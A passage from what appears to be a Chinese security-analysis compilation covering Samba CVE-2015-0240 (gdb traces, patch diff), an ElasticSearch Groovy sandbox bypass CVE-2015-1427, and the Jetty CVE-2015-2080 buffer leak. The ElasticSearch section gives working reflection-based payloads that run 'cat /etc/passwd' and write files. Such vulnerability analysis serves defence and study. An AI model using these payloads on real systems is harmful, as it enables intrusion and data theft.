#3  0x00007ffff74937d7 in _netr_ServerPasswordSet (p=0x555555780230, r=0x5555557883d0) at ../source3/rpc_server/netlogon/s
#4  0x00007ffff74975a6 in api_netr_ServerPasswordSet (p=0x555555780230) at default/librpc/gen_ndr/srv_netlogon.c:534
#5  0x00007ffff75fda5c in api_rpcTNP (p=0x555555780230, pkt=0x555555782950, api_rpc_cmds=0x7ffff79781c0 <api_netlogon_cmds
    at ../source3/rpc_server/srv_pipe.c:1392
#6  0x00007ffff75fd5fa in api_pipe_request (p=0x555555780230, pkt=0x555555782950) at ../source3/rpc_server/srv_pipe.c:1326
#7  0x00007ffff75fe2da in process_request_pdu (p=0x555555780230, pkt=0x555555782950) at ../source3/rpc_server/srv_pipe.c:1
#8  0x00007ffff75fe602 in process_complete_pdu (p=0x555555780230) at ../source3/rpc_server/srv_pipe.c:1627
#9  0x00007ffff75f8a85 in process_incoming_data (p=0x555555780230, data=0x55555578bf00 "", n=72) at ../source3/rpc_server/
#10 0x00007ffff75f8b90 in write_to_internal_pipe (p=0x555555780230, data=0x55555578bf00 "", n=88) at ../source3/rpc_server
#11 0x00007ffff75f9538 in np_write_send (mem_ctx=0x55555578c340, ev=0x555555768b30, handle=0x555555781580, data=0x55555578
#12 0x00007ffff7577b05 in smbd_smb2_write_send (mem_ctx=0x55555578bd30, ev=0x555555768b30, smb2req=0x55555578bd30, fsp=0x5
    at ../source3/smbd/smb2_write.c:289
#13 0x00007ffff75771bd in smbd_smb2_request_process_write (req=0x55555578bd30) at ../source3/smbd/smb2_write.c:95
#14 0x00007ffff7566137 in smbd_smb2_request_dispatch (req=0x55555578bd30) at ../source3/smbd/smb2_server.c:2173
#15 0x00007ffff75698f9 in smbd_smb2_io_handler (sconn=0x555555768d40, fde_flags=1) at ../source3/smbd/smb2_server.c:3264
#16 0x00007ffff7569a00 in smbd_smb2_connection_handler (ev=0x555555768b30, fde=0x555555779c40, flags=1, private_data=0x555
#17 0x00007ffff5d58a17 in run_events_poll (ev=0x555555768b30, pollrtn=1, pfds=0x55555577c600, num_pfds=2) at ../source3/li
#18 0x00007ffff5d58ca3 in s3_event_loop_once (ev=0x555555768b30, location=0x7ffff76c2f18 "../source3/smbd/process.c:3695")
#19 0x00007ffff71f50d3 in _tevent_loop_once (ev=0x555555768b30, location=0x7ffff76c2f18 "../source3/smbd/process.c:3695")
#20 0x00007ffff75498f7 in smbd_process (ev_ctx=0x555555768b30, msg_ctx=0x555555768c20, sock_fd=29, interactive=true) at ..
#21 0x000055555555d8c1 in smbd_accept_connection (ev=0x555555768b30, fde=0x5555557765e0, flags=1, private_data=0x555555776
#22 0x00007ffff5d58a17 in run_events_poll (ev=0x555555768b30, pollrtn=1, pfds=0x55555577c600, num_pfds=5) at ../source3/li
#23 0x00007ffff5d58ca3 in s3_event_loop_once (ev=0x555555768b30, location=0x5555555622ce "../source3/smbd/server.c:934") a
#24 0x00007ffff71f50d3 in _tevent_loop_once (ev=0x555555768b30, location=0x5555555622ce "../source3/smbd/server.c:934") at
#25 0x000055555555e754 in smbd_parent_loop (ev_ctx=0x555555768b30, parent=0x55555576c110) at ../source3/smbd/server.c:934
#26 0x000055555555ff11 in main (argc=2, argv=0x7fffffffe608) at ../source3/smbd/server.c:1566
(gdb)
```

图　6-1-8

给出两个变量：

```
TALLOC_FREE(creds);
        return status;
    }
```

以上两个变量的结构如下：

```
(gdb) ptype r
type = struct netr_ServerPasswordSet {
    struct {
        const char *server_name;
        const char *account_name;
        enum netr_SchannelType secure_channel_type;
        const char *computer_name;
        struct netr_Authenticator *credential;
        struct samr_Password *new_password;
    } in;
```

```
    struct {
        struct netr_Authenticator *return_authenticator;
        NTSTATUS result;
    } out;
} *
(gdb) ptype creds
type = struct netlogon_creds_CredentialState {
    uint32_t negotiate_flags;
    uint8_t session_key[16];
    uint32_t sequence;
    struct netr_Credential seed;
    struct netr_Credential client;
    struct netr_Credential server;
    enum netr_SchannelType secure_channel_type;
    const char *computer_name;
    const char *account_name;
    struct dom_sid *sid;
} *
```

修补的代码是下面的，目的是初始化 netlogon_creds_CredentialState 指针，如图 6-1-9：

CVE-2015-0240: s3: netlogon: Ensure we don't call talloc_free on an uninitialized...

[ab/samba-autobuild/.git] / source3 / rpc_server / netlogon / srv_netlog_nt.c

```
diff --git a/source3/rpc_server/netlogon/srv_netlog_nt.c b/source3/rpc_server/netlogon/srv_netlog_nt.c
index fdcc847..f5f8191 100644 (file)
--- a/source3/rpc_server/netlogon/srv_netlog_nt.c
+++ b/source3/rpc_server/netlogon/srv_netlog_nt.c
@@ -1100,6 +1100,10 @@ static NTSTATUS netr_creds_server_step_check(struct pipes_struct *p,
                bool schannel_global_required = (lp_server_schannel() == true) ? true:false;
                struct loadparm_context *lp_ctx;

+               if (creds_out != NULL) {
+                       *creds_out = NULL;
+               }
+
                if (schannel_global_required) {
                        status = schannel_check_required(&p->auth,
                                                         computer_name,
@@ -1257,7 +1261,7 @@ NTSTATUS _netr_ServerPasswordSet(struct pipes_struct *p,
 {
                NTSTATUS status = NT_STATUS_OK;
                int i;
-               struct netlogon_creds_CredentialState *creds;
+               struct netlogon_creds_CredentialState *creds = NULL;

                DEBUG(5, ("_netr_ServerPasswordSet: %d\n", __LINE__));
```

图　6-1-9

0x02.注意事项：

该漏洞测试过程中，对于 poc 代码中引入的 impacket 库，但由于其对结构 NetrServerPasswordSet 没有定义，需要自己在 nrpc.py 中添加对它的结构和函数定义，为了便于调试，建议使用命令行 smbd －i 交互模式，因为使用 smbd －d 驻留模式时，每进行一次 samba 服务请求时会 fork 一个子的 smbd 进程，如果你的 gdb 没有 attach 上去的话，很可能啥也看不到 J，如果你强烈想用 smbd －d 进行调试，我的经验是在 gdb 里面加上 set follow-fork-mode child，这样就可以 gdb 在 fork 子进程的时候 attach 上去，如图 6-1-10：

```
529     {
(gdb) show follow-fork-mode
Debugger response to a program call of fork or vfork is "parent".
(gdb) set follow-fork-mode child
(gdb) break _netr_ServerPasswordSet
Breakpoint 2 at 0x7fdc43313689: file ../source3/rpc_server/netlogon/srv_netlog_nt.c, line 1259.
(gdb) c
Continuing.
[New process 4315]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Switching to Thread 0x7fdc43e3f740 (LWP 4315)]

Breakpoint 2, _netr_ServerPasswordSet (p=0x7fdc45904bd0, r=0x7fdc4590af20)
    at ../source3/rpc_server/netlogon/srv_netlog_nt.c:1259
1259            NTSTATUS status = NT_STATUS_OK;
(gdb) s
1263            DEBUG(5,("_netr_ServerPasswordSet: %d\n", __LINE__));
(gdb) n
1265            become_root();
(gdb) n
1266            status = netr_creds_server_step_check(p, p->mem_ctx,
(gdb) p creds
$3 = (struct netlogon_creds_CredentialState *) 0x7fdc4590b4b0
(gdb) p r
$4 = (struct netr_ServerPasswordSet *) 0x7fdc4590af20
(gdb) ptype r
type = struct netr_ServerPasswordSet {
    struct {
```

图　6-1-10

0x03.漏洞利用结论：

该漏洞在我们的测试环境里面是无法远程利用执行任意代码的，其它版本没有测试。

按照红帽产品安全团队的话说，市面上还没有出现可以成功利用的样例出现，但不排除其可利用的可能性，需要时间去验证，但至少现在能够证明能够远程导致程序崩溃，还是尽快打补丁，现在 ubuntu 平台还没有推出补丁，大家可以下载最新的 samba 代码编译升级。

0x04.引用：

https://securityblog.redhat.com/2015/02/23/samba-vulnerability-cve-2015-0240/
https://access.redhat.com/articles/1346913

（全文完）责任编辑：随性仙人掌

第2节 ElasticSearch Groovy 脚本远程代码执行漏洞分析（CVE-2015-1427）

作者：Lupin
来自：京东安全应急响应中心
网址：http://security.jd.com

正文：

ElasticSearch 是一个 JAVA 开发的搜索分析引擎。2014 年，曾经被曝出过一个远程代码执行漏洞（CVE-2014-3120），漏洞出现在脚本查询模块，由于搜索引擎支持使用脚本代码（MVEL），作为表达式进行数据操作，攻击者可以通过 MVEL 构造执行任意 java 代码，后来脚本语言引擎换成了 Groovy，并且加入了沙盒进行控制，危险的代码会被拦截，结果这次由于沙盒限制的不严格，导致远程代码执行，目前网上还没看到公开的 poc，经过一番研究，发现了利用方式，下面来看看漏洞是如何产生的。Groovy 是一种运行在 JVM 上的脚本语言，语法和 java 很像，同样可以调用 java 中的各种对象和方法，但是 Groovy 的语法更简单。首先，我们执行一段带脚本的查询代码：

```
POST http://127.0.0.1:9200/_search?prettyHTTP/1.1
User-Agent: es
Host: 127.0.0.1:9200
Content-Length: 184
{
"size":1,
"script_fields": {
"lupin": {
"script": "1 + 6"
}
}
}
```

上面的请求中 1+6，就是我们执行的脚本代码，下面的返回中的 7 就是执行结果，如图 6-2-1：

图　6-2-1

下面再试着执行一下这段代码：

```
POST http://127.0.0.1:9200/_search?pretty HTTP/1.1
User-Agent: es
Host: 127.0.0.1:9200
Content-Length: 184

{
"size":1,
"script_fields":{
"lupin": {
"script": "newjava.lang.ProcessBuilder(\“calc\”)"
}
}
}
```

执行之后，报了错，从错误中可以看到，构造 java.lang.ProcessBuilder 对象是不允许的，如图 6-2-2：




图 6-2-2

下面我们看看 ElasticSearch 沙盒的相关代码，实现沙盒的类是 com.elasticsearch.script.groovy.GroovySandboxExpressionChecker，它订制了 Groovy 的沙盒，对表达式进行了安全检测，但是这个沙盒与 JAVA 的 SecurityManager 那种沙盒是不同的，从代码中可以看到这个沙盒，只是根据黑白名单，在表达式语义上判断表达式是否合法的，可以说是一个“浅”沙盒，简单来来说，比如沙盒设置不允许调用 shell()这个方法，直接调用 shell()方法，沙盒在表达式中发现了 shell()这个字符串，就会报非法调用，但是如果有一个方法叫 poc()这个方法中调用了 shell()方法（poc(){shell()}）,当调用 poc()方法的时候，shell()方法也就被间接调用了沙盒并不会报错。具体来说 isAuthorized(Expression expression)方法如果返回 false，说明表达式非法，true 则合法，从 isAuthorized 方法的实现中可以看到，它根据黑白名单对方法调用和对象构造都进行了检测，如图 6-2-3~6-2-5：

```
// Never allow calling these methods, regardless of the object type
public static String[] defaultMethodBlacklist = new String[]{
        "getClass",
        "wait",
        "notify",
        "notifyAll",
        "finalize"
};

// Only instances of these classes in these packages can be instantiated
public static String[] defaultPackageWhitelist = new String[] {"java.util", "java.lang", "org.joda.time"}

// Classes that are allowed to be constructed
public static String[] defaultClassConstructionWhitelist = new String[]{
        java.util.Date.class.getName(),
        java.util.Map.class.getName(),
        java.util.List.class.getName(),
        java.util.Set.class.getName(),
        java.util.ArrayList.class.getName(),
        java.util.Arrays.class.getName(),
        java.util.HashMap.class.getName(),
        java.util.HashSet.class.getName(),
        java.util.UUID.class.getName(),
        java.math.BigDecimal.class.getName(),
        org.joda.time.DateTime.class.getName(),
        org.joda.time.DateTimeZone.class.getName()
};
```

方法黑名单

包白名单

构造器白名单

图　6-2-3

```
// Default whitelisted receiver classes for the Groovy sandbox
private final static String[] defaultReceiverWhitelist = new String [] {
        groovy.util.GroovyCollections.class.getName(),
        java.lang.Math.class.getName(),
        java.lang.Integer.class.getName(), "[I", "[[I", "[[[I",
        java.lang.Float.class.getName(), "[F", "[[F", "[[[F",
        java.lang.Double.class.getName(), "[D", "[[D", "[[[D",
        java.lang.Long.class.getName(), "[J", "[[J", "[[[J",
        java.lang.Short.class.getName(), "[S", "[[S", "[[[S",
        java.lang.Character.class.getName(), "[C", "[[C", "[[[C",
        java.lang.Byte.class.getName(), "[B", "[[B", "[[[B",
        java.lang.Boolean.class.getName(), "[Z", "[[Z", "[[[Z",
        java.math.BigDecimal.class.getName(),
        java.util.Arrays.class.getName(),
        java.util.Date.class.getName(),
        java.util.List.class.getName(),
        java.util.Map.class.getName(),
        java.util.Set.class.getName(),
        java.lang.Object.class.getName(),
        org.joda.time.DateTime.class.getName(),
        org.joda.time.DateTimeUtils.class.getName(),
        org.joda.time.DateTimeZone.class.getName(),
        org.joda.time.Instant.class.getName()
};
```

允许方法调用的类白名单

图　6-2-4

```
114     /**
115      * Checks whether the expression to be compiled is allowed
116      */
117     @Override
118     public boolean isAuthorized(Expression expression) {
119         if (expression instanceof MethodCallExpression) {
120             MethodCallExpression mce = (MethodCallExpression) expression;
121             String methodName = mce.getMethodAsString();
122             if (methodBlacklist.contains(methodName)) {
123                 return false;
124             } else if (methodName == null && mce.getMethod() instanceof GStringExpression) {
125                 // We do not allow GStrings for method invocation, they are a security risk
126                 return false;
127             }
128         } else if (expression instanceof ConstructorCallExpression) {
129             ConstructorCallExpression cce = (ConstructorCallExpression) expression;
130             ClassNode type = cce.getType();
131             if (!packageWhitelist.contains(type.getPackageName())) {
132                 return false;
133             }
134             if (!classWhitelist.contains(type.getName())) {
135                 return false;
136             }
137         }
138         return true;
139     }
140
```

检测方法调用

根据方法调用黑名单进行检测

检测对象构造

检测包是否合法

根据类白名单检测对象构造

图　6-2-5

从上面的白名单中可以看到，允许构造对象和方法调用的类，都是一些常规类，没有我们可以利用的类，而且如果我们想要利用反射去调用我们想调用的类，方法黑名单中又限制了 getClass 的调用，我们无法通过 getClass 方法获取 Class 对象，但是我们可以看到方法白名单中，并没有对 forName 方法进行限制，也就是说，如果我们能获取到 Class 对象，再调用 forName 方法就可以获取到我们想访问的类。那么我们如何能够获取一个 Class 对象呢？首先我想到的是通过 java.lang.String.class 这样的方式，通过 class 让 JVM 返回 String 类的 class 对象，可以看到的确获取到了 Class 对象，如图 6-2-6：

图　6-2-6

那么我们在试试可不可以通过这个 Class 对象调用 forName 方法，加载 java.lang.Runtime 这个我们最想要的类，可惜报错了，如图 6-2-7：




图　6-2-7

出错的原因是 java.lang.String 这个类是不允许进行方法调用的，只有在上面 defaultReceiverWhiteList 这个白名单中的类，才可以进行方法调用，这个控制是在 Groovy 沙盒类 org.codehaus.groovy.control.customizers.SecureASTCustomizer 中做的判断，如图 6-2-8：

```
public void visitMethodCallExpression(MethodCallExpression call) {
  assertExpressionAuthorized(call);
  Expression receiver = call.getObjectExpression();
  String typeName = receiver.getType().getName();
  if ((SecureASTCustomizer.this.receiversWhiteList != null) && (!SecureASTCustomizer.this.receiversWhiteList.contains(typeName)))
    throw new SecurityException("Method calls not allowed on [" + typeName + "]");
  if ((SecureASTCustomizer.this.receiversBlackList != null) && (SecureASTCustomizer.this.receiversBlackList.contains(typeName))) {
    throw new SecurityException("Method calls not allowed on [" + typeName + "]");
  }
  receiver.visit(this);
  Expression method = call.getMethod();
  checkConstantTypeIfNotMethodNameOrProperty(method);
  call.getArguments().visit(this);
}
```


图　6-2-8

既然这样，思路就又有了，我们就拿这个白名单中的类获取 Class 对象，然后再调用 forName 方法，是不是就可以突破这个限制了，我这里使用 java.lang.Math 这个类来试试，这个类是在 recevicer 白名单中的，可以看到成功获取了 java.lang.Runtime 类：

```
POST http://127.0.0.1:9200/_search?prettyHTTP/1.1
User-Agent: es
```

```
Host: 127.0.0.1:9200
Content-Length: 132

{
"size":1,
"script_fields": {
"lupin": {
"script": "java.lang.Math.class.forName(\"java.lang.Runtime\")"
}
}
}
```

看这张图，如图 6-2-9：

图 6-2-9

有了 Runtime 类，后面的事情就好办了要调用到的各种方法都不在方法黑名单里面，看懂上面原理的同学自然明白，如图 6-2-10：




图　6-2-10

漏洞利用 EXP：

命令执行 exp：

```
{"size":1,"script_fields": {"iswin":
{"script":"java.lang.Math.class.forName(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInst
ance(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor(java.io.InputStream.class).ne
wInstance(java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat
/etc/passwd\").getInputStream())).readLines()","lang": "groovy"}}}
```

文件写入 exp：

```
java.lang.Math.class.forName(\"java.io.FileOutputStream\").getConstructor(java.io.File.class).newInstance(java.l
ang.Math.class.forName(\"java.io.File\").getConstructor(java.lang.String.class).newInstance(\"c:/1.txt\")).write(ja
va.lang.Math.class.forName(\"java.lang.String\").getConstructor(java.lang.String.class).newInstance(\"fuck\").ge
tBytes())
```

本文参考：

http://www.elasticsearch.org/blog/elasticsearch-1-4-3-and-1-3-8-released/
https://github.com/elasticsearch/elasticsearch/blob/4dc060527cd7d35817085a3926e65d071e3b1321/src/main/java/org/elasticsearch/script/groovy/GroovySandboxExpressionChecker.java

（全文完）责任编辑：随性仙人掌

第3节 Jetty web server 远程共享缓冲区泄漏分析（CVE-2015-2080）

作者：路人甲
来自：WooYun 知识库
网址：http://drops.wooyun.org

0x00.简介：

一家叫 GDS 的网站很丑的安全公司近日发现了一个 jetty web server 的安全漏洞，允许攻击者远程读取其他用户之前的请求信息，下一句话的意思是好好学习我就不翻译了。

简单来说，如果你运行着存在漏洞的 jetty 版本，那么你的密码，请求头，cookie，anti-csrf 令牌，token 等等一系列的东西遭到黑客窃取。比如 post 请求中包含的信息。

GDS 还发现一个重要的事情就是，此数据泄漏漏洞本身并不局限于 request 请求，还可以应用在 response 上，为了方便，这里只简单演示下攻击 request。

漏洞的根本原因在于，当提交非法的 headers 给服务器时会触发异常处理代码，其返回一个约 16 字节的共享缓冲区数据。

so，攻击者可以通过精心构造 headers 值来触发异常并偏移到共享缓冲区，其中包含了之前其他用户提交的请求，服务器会根据攻击者的 payload 返回特定位置的数据。

0x01.相关信息：

漏洞影响的版本至 9.2.3 之后的大多数版本。gds 写了一个简单的 python 脚本用于测试是否存在该漏洞，读者可以从 github 上下载该脚本。下载地址：

https://github.com/GDSSecurity/Jetleak-Testing-Script

0x02.漏洞原因：

这一小节我们会集中在服务器如何解析 request。当 jetty 接受到一个 http 请求，下面的代码会用于解析 request 中的 header 值，服务器会循环检查所有的字符。

以下是检查事项：

1164 行：服务器检查是否是无效的 ascii 字符；

1172 行：检查字符是否是为一个空格 or tab；

1175 行：是否是换行字符；

1186 行：如果字符中存在非法的 ascii 字符（比如小于 0x20）那么代码就会抛出一个 IllegalCharacter 异常，并且传入异常字符串和共享缓冲区。那么请看：

```
（File: jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java）
920: protected boolean parseHeaders(ByteBuffer buffer)
921: {
[..snip..]
1163:     case HEADER_VALUE:
1164:         if (ch>HttpTokens.SPACE || ch<0)
1165:         {
1166:             _string.append((char)(0xff&ch));
1167:             _length=_string.length();
1168:             setState(State.HEADER_IN_VALUE);
1169:             break;
1170:         }
```

```
1171:
1172:       if (ch==HttpTokens.SPACE || ch==HttpTokens.TAB)
1173:         break;
1174:
1175:       if (ch==HttpTokens.LINE_FEED)
1176:       {
1177:          if (_length > 0)
1178:          {
1179:             _value=null;
1180:             _valueString=(_valueString==null)?
                    takeString():(_valueString+" "+
                    takeString());
1181:          }
1182:          setState(State.HEADER);
1183:          break;
1184:       }
1185:
1186:       throw new IllegalCharacter(ch,buffer);
```

接着屌丝们跟踪代码到 IllegalCharacter 的实现，服务器用 string.format 方法返回一个非法字符的错误消息，问题出在最后代码通过调用 BufferUtil.toDebugString 来输出共享内存的内容：

```
（File: jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java）
1714: private class IllegalCharacter extends BadMessage
1715: {
1716:    IllegalCharacter(byte ch,ByteBuffer buffer)
1717:    {
1718:       super(String.format("Illegal character 0x%x
              in state=%s in '%s'",ch,_state,
              BufferUtil.toDebugString(buffer)));
1719:    }
1720: }
```

接着到 toDebugString 方法，总的来说就是调研了 appendDebugString 将 StringBuider 作为第一个参数，缓冲区作为第二个参数，StringBuider 的内容最终由 appendDebugString 进行填充并且返回给用户：

```
（File: jetty-util\src\main\java\org\eclipse\jetty\util\BufferUtil.java）
963: public static String toDebugString(ByteBuffer buffer)
964: {
965:    if (buffer == null)
966:       return "null";
967:    StringBuilder buf = new StringBuilder();
968:    appendDebugString(buf,buffer);
969:    return buf.toString();
970: }
```

我们前面说道，共享内存包含之前的 request 数据，为了让黑客能够获取指定的数据，那么我们就需要创建一个足够长的非法字符串去不断覆盖不重要的数据直到服务器返回我们想

要的数据。我们可以看到，在代码 996 行，在进行 append 之前，攻击者已经通过非法 header 偏移到之前的请求，那么此时返回的 16 字节应该会包含我们想要的数据：

```
（File: jetty-util\src\main\java\org\eclipse\jetty\util\BufferUtil.java）
972:  private static void appendDebugString(StringBuilder buf,ByteBuffer buffer)
973: {
[..snip..]
983:     buf.append("<<<");
984:     for (int i = buffer.position(); i < buffer.limit(); i++)
985:     {
986:         appendContentChar(buf,buffer.get(i));
987:         if (i == buffer.position() + 16 &&
                 buffer.limit() > buffer.position() + 32)
988:         {
989:             buf.append("…");
990:             i = buffer.limit() - 16;
991:         }
992:     }
993:     buf.append(">>>");
994:     int limit = buffer.limit();
995:     buffer.limit(buffer.capacity());
996:     for (int i = limit; i < buffer.capacity(); i++)
997:     {
998:         appendContentChar(buf,buffer.get(i));
999:         if (i == limit + 16 &&
               buffer.capacity() > limit + 32)
1000:        {
1001:            buf.append("…");
1002:            i = buffer.capacity() - 16;
1003:         }
1004:     }
1005:     buffer.limit(limit);
1006: }
```

简单来说这次的漏洞主要问题出在对于非法字符的异常触发上，就是 IllegalCharacter，笔者罗列了调用了 IllegalCharacter 的文件：

```
\jetty.project-jetty-9.2.x\jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java:401\jetty.project-jetty-9.2.x\jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java:530\jetty.project-jetty-9.2.x\jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java:547\jetty.project-jetty-9.2.x\jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java:1161\jetty.project-jetty-9.2.x\jetty-http\src\main\java\org\eclipse\jetty\http\HttpParser.java:1215
```

下面一个小节进行了一次简单的攻击。

0x03.漏洞利用：

Step 1: jetty 版本：version 9.2.7.v20150116，注意下面的请求，我们假设一个受害人发送了这玩意，请注意 cookie 和 post，我们将通过攻击 jetty 获取下列的值。

```
Reproduction Request (VICTIM):
```

```
POST /test-spec/test HTTP/1.1
Host: 192.168.56.101:8080
User-Agent: Mozilla/5.0 (Windows NT 6.4; WOW64; rv:35.0) Gecko/20100101
Cookie: password=secret
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:8080/test-spec/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

param1=test
